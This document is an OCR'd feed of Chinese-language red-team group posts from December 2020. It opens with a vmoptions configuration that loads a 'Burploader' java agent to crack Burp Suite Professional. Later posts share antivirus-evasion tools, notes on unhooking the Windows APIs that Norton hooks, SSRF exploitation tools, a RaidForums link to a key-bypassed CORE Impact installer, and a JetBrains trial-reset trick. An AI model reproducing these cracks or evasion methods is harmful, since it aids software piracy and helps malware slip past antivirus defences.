
把loader放在图三位置
vmoptions内容如下


```
# Enter one VM parameter per line
# For example, to adjust the maximum memory usage to 512 MB, uncomment the following line:
# -Xmx512m
# To include another file, uncomment the following line:
# -include-options [path to other .vmoption file]

-XX:MaxRAMPercentage=50
-include-options user.vmoptions
-noverify
-javaagent:$APP_PACKAGE/Contents/Resources/app/Burploader2020_x.jar
```

前提是先手动激活一下,就能直接用了


Burp Suite Professional v2020.12.1 - Temporary Project - RedTeamWing
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is off
Action
Open Browser
Comment this item
Use Burp's embedded browser
There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.
Open browser
Use a different browser
You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.
View documentation
Using Burp Proxy
If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.
Burp Proxy options
Reference information about the different options you have for customizing Burp Proxy's behaviour.
Burp Proxy documentation
The central point of access for all information you need to use Burp Proxy.


Burp Suite Professional


.install4j
burpbrowser
Burploader2020_x.jar
burpsuite_pro.jar



RedTeaming - 2020-12-19

#没啥用的Tips#
IDEA 快速返回上次查看代码的位置

https://blog.csdn.net/u010814849/article/details/7...

RedTeaming - 2020-12-19


#CSTips#
CS作者最近出了CoreImpact和CS联动的教程
https://www.youtube.com/watch?v=9U-hRXsDsis&featur...

但是这个玩意搞不到

```
  : [https://raidforums.com/Thread-CORE-IMPACT-20-1-620...](https://raidforums.com/Thread-CORE-IMPACT-20-1-6201-Binary-PLAIN-Key-Bypassed-Installer-Only)
Wing: 你有下吗，这个站我没充钱
```

RedTeaming - 2020-12-20

`#CSTips#`
国外论坛下的一个kit包



RedTeaming - 2020-12-21

SSP武器化

RedTeaming - 2020-12-21

#漏洞利用#
ssrf 的漏洞利用工具。

GitHub+-+firebroo/sec_tools

RedTeaming - 2020-12-21

#漏洞利用#

Ssrf引发的血案

RedTeaming - 2020-12-21

#免杀#
好家伙
GitHub+-+rvrsh3ll/NoMSBuild:+MSBuild+without+MSbui...

RedTeaming - 2020-12-22

#没啥用的Tips?#
一起来重装系统吧

复制这段内容后打开百度网盘App，操作更方便哦。
链接：https://pan.baidu.com/s/1J9vWlQPMovLsd3ZWTgGsHg
提取码：f68a --来自百度网盘超级会员V5的分享

RedTeaming - 2020-12-22

关于前几天写免杀工具的碎碎念，目前大多数 AV 都会去 HOOK，KERNELBASE.DLL，NTDLL.DLL，KERNEL32.DLL

中的关键 API（不考虑.sys 的情况下），以 Norton 为例:

VirtualAllocEx

CreateFileMappingW

CreateFileMappingNumaW

CreateFileW

MapViewOfFile

VirtualProtect

HeapCreate

VirtualAlloc

MapViewOfFileEx

CreateRemoteThreadEx

WriteProcessMemory
等等都是 HOOK 的范围，那么这时候 shells.system 中的 unhook 手法就用上了。最好能有一份速查表就好了，遇上什么查什么。

```
RainismG: [GitHub+-+D3VI5H4/Antivirus-Artifacts:+Anti-virus+a...](https://github.com/D3VI5H4/Antivirus-Artifacts)
```

RedTeaming - 2020-12-22

#Mac工具#
JB全家桶插件式激活
Jetbrains系列产品重置试用方法+|+知了

RedTeaming - 2020-12-22

#免杀#
把bin文件加密压缩后使用这个工具运行.
可以解密后内存运行.我这里测试出点问题,不知道是不是360压缩的问题,大家测试成功的发下截图
GitHub+-+jfmaes/SharpZipRunner:+Executes+position+...

RedTeaming - 2020-12-22

#碎碎念#
zsxq有什么好点的爬虫吗,想把2020年之前的东西按照标签爬一下.

```
Wing: 需要整理下
裤衩哥: 你试试那个 sitetru 什么什么的那个
Wing: 爬一会被检测到账号就会被强制退出
```